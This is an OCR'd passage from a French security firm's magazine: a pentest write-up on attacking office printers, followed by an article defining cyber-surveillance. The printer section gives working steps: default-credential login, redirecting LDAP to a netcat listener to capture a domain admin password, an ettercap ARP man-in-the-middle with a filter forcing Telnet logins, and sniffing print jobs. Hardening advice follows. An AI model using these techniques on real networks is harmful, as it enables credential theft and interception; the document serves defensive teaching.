Pour obtenir son adresse IP, deux possibilités s'offrent à nous : être de nature timide, rester derrière son écran et faire un scan de port de l'ensemble du réseau à sa recherche ou bien prendre notre courage à deux mains et aller l'aborder.

De nature téméraire, nous avons décidé de l'aborder afin d'afficher les éléments réseau grâce à l'écran dont elle dispose :

Bavarde, même avec les inconnus, nous en connaissons déjà un peu plus sur elle. Bien que ce modèle ne dispose pas de disque dur permettant la réimpression des documents, il reste possible d'imprimer la page résumant l'ensemble des configurations.

Sur ce modèle, il nous a été possible d'obtenir la communauté SNMP utilisée : public (quelle surprise) nous permettant d'obtenir de plus amples informations sur le système, mais rien ne nous permettant d'élever nos privilèges. La quasi-totalité des imprimantes de dernière génération intègre une interface Web permettant de gérer leur configuration et notre modèle ne dérogeait pas à la règle.



L'interface Web, elle aussi, est très bavarde et nous indique ses paramètres réseau, les protocoles activés, le niveau des cartouches d'encre ainsi que la présence d'une interface d'administration.

N'ayant aucune idée du mot de passe, nous tentons des mots de passe triviaux, en lien avec l'entreprise, puis pensons à essayer les mots de passe par défaut.

Le fabricant, Oki Electric Industry, nous facilite la tâche et met à notre disposition un document rappelant l'ensemble des mots de passe par défaut pour accéder à la partie administrative de ses imprimantes [http://www.oki.co.nz/Includes/Assets/Oki_Passwords.pdf].

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Une fois notre modèle trouvé (C8800) nous tentons de nous connecter avec le nom d'utilisateur (root) ainsi que le mot de passe (ABB4AE), abracadabra, sésame ouvre-toi !

Colour Models	Web Browser	
	User Name	Password
C8800	root	Last 6 digits of Mac address

Dans les paramètres de configuration, on remarque qu'il est possible d'intégrer cette imprimante au sein de l'annuaire de l'entreprise (LDAP). Malheureusement pour nous, impossible de visualiser le mot de passe du compte via le code source de l'application Web, compte intéressant du fait qu'il se nomme administrator.

« Et voici que, oh surprise, l'imprimante est configurée avec un compte administrateur permettant à un attaquant de disposer du plus haut niveau de privilèges sur le domaine ! »

Afin de les obtenir, nous allons alors modifier les paramètres LDAP de l'imprimante afin qu'elle se connecte sur notre machine. De là, il ne reste plus qu'à initier une requête (test de connexion, recherche d'utilisateur, etc.) [http://www.offense-in-depth.com/from-printer-to-domain-admin/].



Une fois la requête initiée, il ne reste plus qu'à attendre que l'imprimante nous envoie le fameux sésame à l'insu de son plein gré :

```
backtrack@LAB:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:5d:3c:c6
          inet addr:172.16.1.120  Bcast:172.16.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5235 errors:0 dropped:11 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:545090 (545.0 KB)  TX bytes:6508 (6.5 KB)

backtrack@LAB:~# nc -lvn -p 389
listening on [any] 389 ...
connect to [172.16.1.120] from (UNKNOWN) [172.16.1.1101 39927
0>[illegible]n=administrator cn=users,dc=lab,dc=loca P@ssw0rd1
```

Et voici que, oh surprise (enfin, pas tant que ça), l'imprimante est configurée avec un compte administrateur (administrateur de domaine qui plus est) permettant à un attaquant de disposer du plus haut niveau de privilèges sur le domaine ! Voilà une matinée comme on les aime !

Scénario #2 : Attaque réseau mêlant technique et social engineering

Nouvelle entreprise, nouveau client, nouvelle imprimante face à nous. Celle-ci ne dispose d'aucun compte trivial ni d'aucun compte par défaut et l'interface d'administration Web utilise le protocole HTTPS pour assurer la confidentialité ainsi que l'intégrité des échanges.

Néanmoins, afin d'assurer l'administration de l'imprimante en cas d'indisponibilité de l'interface Web, le protocole Telnet est actif.

Souhaitant accéder aux secrets que renferme l'imprimante, notre nouvel objectif est de forcer l'administrateur à se connecter via le protocole non sécurisé afin d'être en mesure de dérober les identifiants lors d'une écoute du trafic réseau. Afin d'intercepter les données entre le poste de l'administrateur et l'imprimante, nous allons utiliser ettercap pour réaliser une attaque de type « Man In The Middle ».

```
root@kali:~# ettercap -i eth0 -q -T -M arp /17[illegible]197/
-F /usr/share/ettercap/just_telnet.ef
```

L'utilisation d'un simple script ettercap (just_telnet.ef) nous permettra de rendre l'ensemble des fonctionnalités de l'imprimante (même le simple fait d'imprimer) indisponible, forçant ainsi l'administrateur à s'intéresser au problème.

```
if ( ip.proto == TCP &&  ip.dst == '17[illegible]60')
{
    if (tcp.dst != 23)
    {
        kill();
        drop();
    }
    else
    {
        msg("Telnet detected ! \n");
    }
}
```

Voyant que le protocole Telnet est toujours actif, et ne se doutant pas d'une attaque, l'administrateur se connecte de manière non sécurisée au périphérique. Une fois les identifiants en poche, il ne nous reste plus qu'à couper l'attaque en cours afin de disposer à nouveau de l'ensemble des fonctionnalités.

Au cours des exemples, l'adresse 17.XX.XX.60 correspond à l'imprimante et l'adresse 17.XX.XX.197 correspond à l'administrateur à qui nous voulons usurper les identifiants.

Scénario #3 : Dis-moi ce que tu imprimes, je te dirais qui tu es

Dans ce troisième et dernier scénario, notre objectif n'est pas d'obtenir des identifiants ou encore des mots de passe, mais seulement d'accéder aux documents imprimés par les utilisateurs.

De la même manière que dans le scénario précédent, la première étape consiste à se placer entre la victime et l'imprimante par le biais d'une attaque de type « Man In The

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Middle » :


```
root@kali:~# ettercap -w data.dump -i eth0
-q -T -M arp /17      197/
```

La deuxième étape quant à elle, consiste à analyser les données transitant sur le port 9100 (data envoyées lors de l'impression) afin d'en faire une copie locale avant son impression.

Stream Content

```
%!PS-Adobe-3.0
%APL_DSC_Encoding: UTF8
%APLProducer: (Version 10.10.3 (Build 14D136) Quartz PS Context)
%%Title: (Microsoft Word - TEST.docx)
%%Creator: (Word: cgpdftops CUPS filter)
%%CreationDate: (Friday, June 19 2015 17:08:35 CEST)
%%For: (Regis Senet)
%%DocumentData: Clean7Bit
%%LanguageLevel: 2
%%PageOrder: Ascend
%RBINumCopies: 1
%%Pages: (atend)
%%BoundingBox: (atend)
%%EndComments
userdict/dscInfo 5 dict dup begin
/Title(Microsoft Word - TEST.docx)def
/Creator(Word: cgpdftops CUPS filter)def
/CreationDate(Friday, June 19 2015 17:08:35 CEST)def
/For(Regis Senet)def
/Pages 1 def
end put
%%BeginProlog
%%BeginFile: lw8_errorhandler-2.0
/currentpacking where
{ pop /oldpack currentpacking def /setpacking where
```

Le schéma ci-dessous explique l'attaque mise en place :



Explication des différentes étapes :

1. Demande d'impression d'un client légitime
2. Interception passive des données transitant sur le port 9100 et enregistrement des documents (il est possible de les réimprimer plus tard)
3. L'interception passive ne laisse présumer d'aucun dysfonctionnement suite à l'impression du document

Les données sont envoyées au format PCL à travers le réseau et il est ainsi possible de retrouver le document original !

L'outil PRN-2-ME (comprendre Print to Me) permet d'automatiser l'ensemble de ces actions [http://blog.c22.cc/toolsscripts/prn-2-me/].

> Les mesures de protection à mettre en place

Le constat est sans appel : il est indispensable de prendre en compte les imprimantes dans les procédures de sécurité et, le plus souvent, les recommandations sont simples et rapides à mettre en place.

Note : L'environnement hétérogène (Windows, Linux, NetBSD, etc.) ne permet pas la création d'un guide de sécurisation des imprimantes, néanmoins, comme chaque système, le renforcement de la sécurité de ces périphériques s'appuiera sur le respect des Bonnes Pratiques de Sécurité.

Réduire la surface d'attaque d'un point de vue physique

La réduction de la surface d'attaque d'une imprimante multifonctions, d'un point de vue physique, doit se faire en fonction de l'utilisation de cette dernière. En effet, il n'est peut-être pas envisageable de l'enfermer dans une salle disposant de caméras de surveillance et d'un accès contrôlé par badge.

Dans le premier scénario d'attaque, nous montrions que l'une des imprimantes utilisées lors nos tests disposait d'un écran LCD permettant d'accéder à des informations de configuration, d'activer ou de désactiver des protocoles de communications et d'administration ou encore d'imprimer les fichiers de logs. Comme l'écrivait Zythom dans son billet [http://zythom.blogspot.fr/2012/05/watching-you.html], certaines imprimantes permettent également de réimprimer l'ensemble des documents.

Afin de palier ce problème de sécurité, il est impératif d'interdire l'accès à ces fonctionnalités grâce au blocage de cet écran accessible à tous :

Certaines imprimantes (elles sont assez rares) ont une mémoire de poisson rouge et perdent leur configuration après un redémarrage ou une coupure réseau. Il est également nécessaire de bloquer cette fonctionnalité si cela est possible. Dans le cas contraire, il reste possible d'utiliser cette imprimante pour des documents non confidentiels ou encore penser à investir dans une nouvelle imprimante.

Puis, il est également impératif de décoller les manuels d'utilisation trop souvent présents derrière l'imprimante.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ces derniers donnent les mots de passe par défaut, les procédures de réinitialisation des comptes d'administration ainsi que de nombreuses informations potentiellement intéressantes pour un utilisateur malveillant.

Enfin, si l'imprimante le permet et suivant la confidentialité des documents imprimés, il est possible de chiffrer les données stockées sur le disque dur [http://www.office.xerox.com/latest/SECWP-01UA.pdf].

Réduire la surface d'attaque d'un point de vue réseau

Restriction des interfaces d'administration


Est-il réellement nécessaire que l'ensemble des fonctionnalités de l'imprimante soit actif ? C'est l'une des premières questions qu'un administrateur consciencieux devrait se poser (cette question ne s'applique d'ailleurs pas qu'aux imprimantes).

La réponse est bien évidemment NON ! Une seule interface d'administration est largement suffisante. Les protocoles FTP, Telnet, SMB, WebDav ou encore SNMP doivent être désactivés à moins qu'ils ne soient réellement nécessaires. De ce fait, l'attaquant n'aura plus qu'un seul point d'entrée à sa disposition.

« Est-il réellement nécessaire que l'ensemble des fonctionnalités de l'imprimante soit actif ? C'est l'une des premières questions qu'un administrateur consciencieux devrait se poser »

Comme son nom le suggère, une interface d'administration ne doit pas être librement accessible et doit être exclusivement réservée aux administrateurs. Pour cela, de nombreux modèles permettent de restreindre par IP source l'accès à l'interface Web.

Pour les modèles ne disposant pas de cette fonctionnalité, il reste la possibilité de mettre en place un proxy d'impression ou encore un VLAN dédié.



La création d'un VLAN dédié permettra également d'éviter qu'un attaquant utilise le câble réseau branché à l'imprimante afin d'accéder au système d'information de l'entreprise.

Renforcement des services restants

Une fois la surface d'attaque réduite, il est nécessaire de vérifier que les points d'entrées que nous avons décidé de garder ont un niveau de sécurité maximal.

Dans notre exemple, nous avons décidé de n'utiliser que l'interface Web de l'imprimante. Néanmoins, et même en cas de restriction d'accès par IP source, les communications transitent en clair par le biais du protocole HTTP.

Pour améliorer la sécurité des communications, il est alors nécessaire de les chiffrer grâce à l'utilisation du protocole HTTPS.

Il est impossible d'écrire un chapitre relatif au renforcement des services sans parler de mots de passe. Comme nous l'évoquions en première partie ainsi que dans le premier scénario, ces derniers sont malheureusement trop souvent laissés par défaut et une simple recherche sur Internet peut permettre à un attaquant d'accéder à l'ensemble des fonctionnalités de l'imprimante.

Attention : UN mot de passe est associé à UN service ! La modification du mot de passe de l'interface Web ne met pas à jour le mot de passe Telnet.

L'Agence Nationale de la Sécurité des Systèmes d'Informations (ANSSI) a mis en ligne un guide des bonnes pratiques relatives à l'utilisation des mots de passe [http://www.ssi.gouv.fr/administration/guide/mot-de-passe/]. Une taille minimum de 12 caractères comportant majuscules, minuscules, chiffres et caractères spéciaux assurera un mot de passe solide.

Réduire la surface d'attaque d'un point de vue système


Dernière étape dans la sécurisation de l'imprimante : le renforcement de la sécurité du système.

Restriction de l'accès au réseau

Nous abordions le sujet dans le précédent chapitre, la mise en place d'un VLAN dédié aux imprimantes est l'une des meilleures pratiques à implémenter. La création de celui-ci

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

peut être réalisée grâce à l'attribution d'adresses IP spécifiques aux imprimantes n'ayant pas accès au reste du réseau. Il nous arrive de réaliser des tests d'intrusion chez des clients disposant de restrictions réseau pour l'ensemble des ordinateurs n'appartenant pas à la société, mais laissant l'imprimante dans sa configuration par défaut, recevant son adressage IP grâce à DHCP.



Current Settings	
IP Address	17 60
Subnet Mask	255.255.255.0
Gateway Address	17 254
Method for Obtaining Address	DHCP/BOOTP(17 254)
IPv6	DISABLE

Change Settings	
STEP1. Select method for obtaining IP Address.	
Obtain IP Address automatically.(by DHCP/BOOTP)	
» Set IP Address manually.	
STEP2. » (OPTIONAL)Change other TCP/IP settings.(DNS...)	
STEP3. Please set the following when you set the IPv6 address.	
IPv6	DISABLE

Il suffit alors d'utiliser le câble initialement prévu pour l'imprimante afin d'avoir accès au réseau d'entreprise sans restriction.

Journalisation

La confiance n'excluant pas le contrôle, la mise en place d'un système de journalisation est nécessaire. Grâce à lui, il sera possible de savoir « qui » a imprimé « quoi » et à « quel » moment. De ces statistiques pourront alors découler de nouvelles mesures telles que la mise en place de quotas utilisateurs ou de plages horaires d'impression.

Veille et gestion des mises à jour

Ces « boîtes noires multifonctions » sont des équipements réseau et doivent être considérés en tant que tel : https://www.youtube.com/watch?v=2VFDd7L_n7Y. En effet, il est nécessaire de les inclure dans les processus de « patch management » afin d'assurer un niveau de sécurité maximal.

Enfin, il est préférable de privilégier des imprimantes incorporant un système de téléchargement sécurisé des mises à jour afin d'éviter toute insertion de code malveillant grâce au détournement de cette fonctionnalité [http://support.lexmark.com/index?page=downloadFirmware&locale=en&userlocale=EN_US].

> Conclusion

Les imprimantes multifonctions sont bel et bien des systèmes à part entière à prendre en compte dans les processus de sécurité des entreprises. La présence de vulnérabilités ou l'implémentation de mauvaises pratiques en terme de sécurité des systèmes d'information peut entraîner la compromission de la confidentialité ainsi que de l'intégrité des données et peut impacter l'ensemble de l'entreprise.

L'apparition de framework d'attaque : https://github.com/MooseDojo/praedasploit, prouve l'intérêt que portent les attaquants à ces équipements.

Ces imprimantes, présentant bien trop souvent une configuration par défaut, peuvent permettre à un attaquant local (ou pas https://www.shodan.io/search?query=printer) d'accéder à l'ensemble des secrets de l'entreprise.

L'application des bonnes pratiques de sécurité permet d'assurer un niveau de sécurité correct pour ces périphériques et donc pour l'entreprise.

Références

✚ Whitepaper de la société NBS
http://www.ossir.org/jssi/jssi2010/1A.pdf

✚ Présentation BlackHat 2006 sur la sécurité des imprimantes
https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-OConnor.pdf

✚ Scan d'un réseau grâce à des imprimantes zombies
http://www.researchgate.net/publication/239660144_TCP_Idle_Scanning_using_network_printers

✚ Sécurité physique des imprimantes multi fonctions
http://www.office.xerox.com/latest/SECWP-01UA.pdf

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> La Cyber-surveillance : c'est quoi ?

Ces derniers mois, de nombreuses sociétés ont surfé sur le concept de Threat-Intelligence ou sur le mot Cyber-Surveillance. Que se cache-t-il derrière ces termes ? À quoi peut-on s'attendre lorsque l'on souscrit à un tel service ? Quoi et comment rechercher sur le Web pour anticiper les menaces ?

Dans cet article, nous tenterons de répondre à ces questions au travers de plusieurs exemples et de notre expérience dans ce domaine.

par Etienne BAUDIN, Charles DAGOUAT et Clément MEZINO

Cyber-surveillance

Introduction

Toutes les organisations (entreprises, administrations, associations) ont su développer de nouveaux produits ou services grâce à l'essor d'Internet. Elles sont toujours plus présentes et exposées sur ce réseau, c'est un fait. Cette dépendance se matérialise d'ailleurs parfois par une confiance aveugle dans les outils ou les moyens techniques inhérents à l'essor d'Internet.

Les professionnels de la sécurité observent cependant que bien qu'elles se préoccupent de la protection de leur image ou de leur propriété intellectuelle en terme juridique, elles n'anticipent encore que trop rarement la protection d'un point de vue technique de leurs ressources sensibles. Elles sont souvent démunies dès lors qu'il s'agit d'assurer une surveillance efficace, destinée à anticiper et limiter les risques d'attaques à leur encontre.

Pourtant ces risques sont réels. En effet, en accédant au Système d'Information d'une entreprise, un pirate est généralement en mesure de la mettre en position difficile, en dérobant des informations de clients / de R&D, ou bien en arrêtant des systèmes de production critiques. Aujourd'hui, ce constat est encore plus marqué, puisque les informations en entreprise sont toujours plus mobiles, et passent d'un SI à un autre, d'un Cloud à un autre, en un clic de souris.

Les récentes attaques dont a été victime TV5 Monde en sont un exemple frappant. Les pirates ont pleinement exploitées les «portes» donnant accès au Système d'Information de la chaîne de télévision depuis Internet.

Comment une entreprise peut-elle s'armer, s'outiller, s'organiser pour minimiser et surtout prévenir ce risque, qu'il est désormais plus que jamais important de prendre en compte ?

« Comment une entreprise peut-elle s'armer, s'outiller, s'organiser pour minimiser et surtout prévenir ce risque, qu'il est désormais plus que jamais important de prendre en compte ? »

Au travers de cet article, nous allons chercher à définir le terme de Cyber-surveillance selon notre propre expérience.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Premier constat : « la sécurité est un échec© »

La sécurité n'est pas, et ne sera jamais, au cœur de la stratégie de la plupart des entreprises ; elle ne constitue pas leur cœur de métier. Au contraire, elle est bien souvent considérée comme un frein vis-à-vis du business. Or, avec la réduction permanente du cycle de vie des projets, certains aspects doivent être délaissés, et la sécurité d'un produit, d'un service, ou de son support en fait souvent les frais. L'aspect sécurité est donc régulièrement mis de côté.

En parallèle, les systèmes deviennent de plus en plus rapidement obsolètes. Il est courant d'observer la mise en production d'applications basées sur des logiciels obsolètes…

Second constat : maintenir un niveau de sécurité – une course sans fin

Alors même que les entreprises ne savent pas (ou difficilement) prendre en compte correctement ce paramètre sécurité dans leur stratégie, les attaquants ont bien compris où se situait leur intérêt. L'industrialisation de leurs processus est perpétuelle. Les attaques menées sont toujours plus nombreuses, toujours plus automatisées. Le retour sur investissement est, lui, toujours plus important. Pour preuve, de nombreux observateurs remontent une spécialisation des compétences chez les pirates et un découpage des tâches toujours plus fin en fonction de leurs spécialités.

L'outillage des attaquants permet aujourd'hui d'identifier (et d'exploiter) automatiquement de nombreuses failles sur Internet. On observe couramment deux manières de faire :

✚l'attaque opportuniste : les pirates agissent de manière aveugle (scan sur Internet à la recherche du profit à court terme en « p0wnant » le plus de systèmes et en revendant les accès ou informations ainsi obtenus) ;

✚l'attaque ciblée : les pirates agissent de manière déterminée, en ciblant spécifiquement une entreprise (qui a dit que les APT étaient toujours des attaques complexes à mettre en œuvre ?).

« Plusieurs sociétés se sont spécialisées dans un domaine précis : l'e-réputation, le phishing, le darkweb/ deepweb, ou encore l'analyse de log… »


L'appât du gain est une source de motivation toujours plus importante pour les pirates. Ces derniers auront donc constamment une longueur d'avance. Pour autant, il est important pour les entreprises de ne pas se laisser dépasser. Les attaques les plus courantes et les plus efficaces faisant généralement usage de concepts simples à certaines étapes du scénario suivi, il est clairement possible de se protéger contre la majorité des risques redoutés. Cet objectif nécessite pragmatisme et anticipation.

Troisième constat : je ne surveille que ce que je connais

Justement, l'une des difficultés majeures face à cette anticipation est de sortir des limites des zones établies pour aller vers l'inconnu.

En effet, par définition, on surveille et on protège généralement ce que l'on connaît (le proxy, l'antivirus, le firewall, le serveur de mails, les postes de travail, la base de données interne avec les informations de R&D, etc.) mais pas ce que l'on ignore.

L'un des enjeux les plus importants est donc d'élargir son champ de vision à la recherche d'informations témoignant de problèmes ou de failles qui nous affectent. Ces informa-



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

tions peuvent d'ailleurs se situer en dehors de nos propres systèmes (moteurs de recherche, services Cloud, etc). Ce travail englobe bien évidemment les aspects techniques (serveurs hébergés, services Cloud, etc.), mais également humains, liés aux périmètres étendus du fait de l'externalisation ou de partenariats.

Est-ce que la Web Agency qui développe vos nouveaux sites Web et applications mobiles ne dépose pas le code source sur Github ou Bitbucket, exposant peut-être publiquement des fichiers sensibles ?

La Cyber-surveillance à la rescousse

Grâce à des outils toujours plus sophistiqués (ou pas ??), l'identification des failles est simple pour les pirates. Il est donc réellement important pour les entreprises de prendre en compte ce paramètre, et d'adapter leur stratégie de manière adéquate. Cependant, faute de compétence en terme de sécurité et de capacité à traiter les informations disponibles, il peut être difficile de procéder à cette adaptation. Un service ou un partenaire, capable d'identifier les points faibles recherchés par les attaquants et de fournir une analyse détaillée de ces problèmes, peut donc être nécessaire.

« Est-ce que la Web Agency qui développe vos nouveaux sites Web et applications mobiles ne dépose pas le code source sur Github ou Bitbucket, exposant peut-être publiquement des fichiers sensibles ? »

Plusieurs sociétés se sont positionnées sur ce créneau depuis maintenant quelques années. Chacune d'entre elles s'est spécialisée sur une approche donnée : l'e-réputation, le phishing, le darkweb/deepweb, ou encore l'analyse de logs et les scanners de vulnérabilités. Bref, différentes approches, mais un terme pourtant générique : la Cyber-surveillance. Mais au final, qu'est ce que c'est que la Cyber-surveillance ?

En cette période où les écoutes et les piratages font la une des journaux, nous allons essayer de définir ce terme selon nos retours d'expérience.

La Cyber-surveillance, quèsaco ?

Un but précis : anticiper les attaques

Nous envisageons la Cyber-surveillance comme un suivi permanent des événements perceptibles depuis Internet qui peuvent affecter la sécurité de nos clients.

De notre point de vue, cette activité correspond à la surveillance du périmètre d'une entreprise exposé sur Internet. L'objectif est ici de s'assurer, au jour le jour, que cette exposition est maîtrisée et conforme à ce que l'entreprise attend et/ou imagine.

Les objectifs de cette Cyber-surveillance sont donc multiples :

- Aider l'organisation à établir une cartographie des ressources exposées. Ce travail permet d'élargir le périmètre à surveiller en complétant l'inventaire des actifs connus avec les éléments jusqu'à présent inconnus.

- Identifier les failles exposées sur Internet avant même qu'un pirate ne les ait exploitées.

- Identifier les prémices d'une attaque, dès les premières étapes de la fraude ou de l'intrusion, afin de réagir le plus rapidement possible en vue de limiter l'impact.

- Suivre l'évolution du Système d'Information et s'adapter à ses changements.

- Surveiller l'apparition d'éléments pouvant mettre en danger la sécurité du SI et de l'entreprise de manière générale.

Il s'agit littéralement de surveiller les informations accessibles librement. Les informations recherchées et remontées englobent l'aspect technique, mais également stratégique. Il faut par exemple s'intéresser :

- à l'identification d'un site fraîchement mis en ligne et reprenant l'identité visuelle de l'entreprise (un site de phishing ?) ;

- à l'exposition d'une interface d'administration qu'un pirate pourrait compromettre aisément ;

- à la mise à disposition, sur un service tiers, de documents détaillant des données confidentielles et/ou stratégiques (au hasard, des documents issus d'un accord commercial, des contrats, voir des données personnelles ou

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

des numéros de carte bancaire appartenant aux clients de l'entreprise).

Concrètement, l'objectif est de remonter tout ce qui pourrait être utilisé par des attaquants pour nuire à l'entreprise surveillée.

Des moyens complémentaires adaptés

Pour se rapprocher de l'exhaustivité, la Cyber-surveillance doit permettre de couvrir différentes zones plus ou moins maîtrisées et connues :

✚ le périmètre (normalement) établi par une entreprise (ses adresses IP, ses noms de domaines, ses sites, etc.) ;

✚ le Web non maîtrisé (les sites marketing hors du contrôle de la DSI/SSI, ou encore les services de Cloud ou de SaaS utilisés innocemment par les collaborateurs, etc.) ;

✚ le Web inconnu (les forums et autres sites utilisés par les pirates et script-kiddies pour publier leurs trouvailles), parfois surnommé le Dark/Deep Web.

« En effet, ces différents points sont importants. Quand une faille telle qu'Heartbleed est divulguée, les tests doivent être lancés dans les plus brefs délais afin de permettre à l'entreprise de prendre les mesures adéquates. »

Cependant, et comme on peut le pressentir à partir de ces premières informations, la mise en place d'un tel service doit satisfaire certaines contraintes annexes :

✚ Il doit être personnalisable afin d'être adaptable au contexte particulier de chaque entreprise.

✚ Il doit être capable d'apporter des réponses techniques (mais pas uniquement), pragmatiques et qualifiées pour faire face aux menaces identifiées en un minimum de temps ; en offrant de réelles pistes d'améliorations.

✚ Il doit en permanence évoluer pour s'adapter :
- à l'état de l'art concernant les techniques utilisées par les « Pentesteurs » et autres spécialistes de l'intrusion ;
- à la découverte de nouvelles failles (médiatisées ou non) ;
- aux nouvelles techniques exploitées par les pirates à plus ou moins grande échelle ;
- à la mise à disposition de nouvelles sources d'informations (moteur de recherche, et autres services de type SaaS à la mode).

En effet, ces différents points sont importants. Quand une faille telle qu'Heartbleed est divulguée, les tests doivent être lancés dans les plus brefs délais afin de permettre à l'entreprise de prendre les mesures adéquates. Il est important pour l'utilisateur du service de ne pas avoir à attendre 15 jours pour disposer d'informations théoriques exploitables, 15 jours supplémentaires pour attendre la publication d'outil permettant d'évaluer l'exploitabilité de la faille en question, puis encore 15 jours pour comprendre comment utiliser ces outils. Trop tard, les pirates ont déjà largement eu le temps de tirer profit des systèmes vulnérables. Les tests doivent donc être réalisés rapidement, et les résultats qualifiés doivent être exploitables directement.

En outre, la compréhension des enjeux de sécurité n'est pas évidente pour tout un chacun. Il est donc important d'être en mesure de les vulgariser, d'expliciter les risques encourus, ainsi que de proposer des recommandations adaptées. Ce n'est qu'en réunissant ces différentes caractéristiques qu'un service ou un outil de Cyber-surveillance sera réellement exploitable par une entreprise. Si l'information est trop complexe, elle ne sera pas prise en compte, et donc pas traitée, laissant pourtant l'entreprise à la merci du premier pirate venu.

Cette définition a des conséquences. Selon nous, le travail de Cyber-surveillance ne peut être générique et 100% automatisé. Une partie du travail doit être réalisée par des experts, capables d'analyser et de qualifier les événements observés.

Ce que n'est pas la Cyber-surveillance

A contrario, selon nous, la Cyber-surveillance ne doit pas être une simple observation de ce qui se dit sur Twitter ou sur Facebook au sujet d'une société. Cette opération d'e-réputation n'a en effet généralement pas ou peu d'incidence en terme d'anticipation sur une attaque.

De la même manière, nos retours d'expérience en analyse forensics nous démontrent que surveiller uniquement le DarkWeb ou le DeepWeb ne permet pas de récolter des informations réellement pertinentes. D'une part, la victime n'aura aucun contrôle sur ce type de site (pas de recours légal, ni d'autre moyen lui permettant de prendre des mesures de remédiation). D'autre part, ce type de sites est généralement utilisé par les pirates après avoir attaqué une entreprise pour mettre en vente les données dérobées ou les accès obtenus, mais il est très rare que des informations précises permettent d'anticiper une attaque.

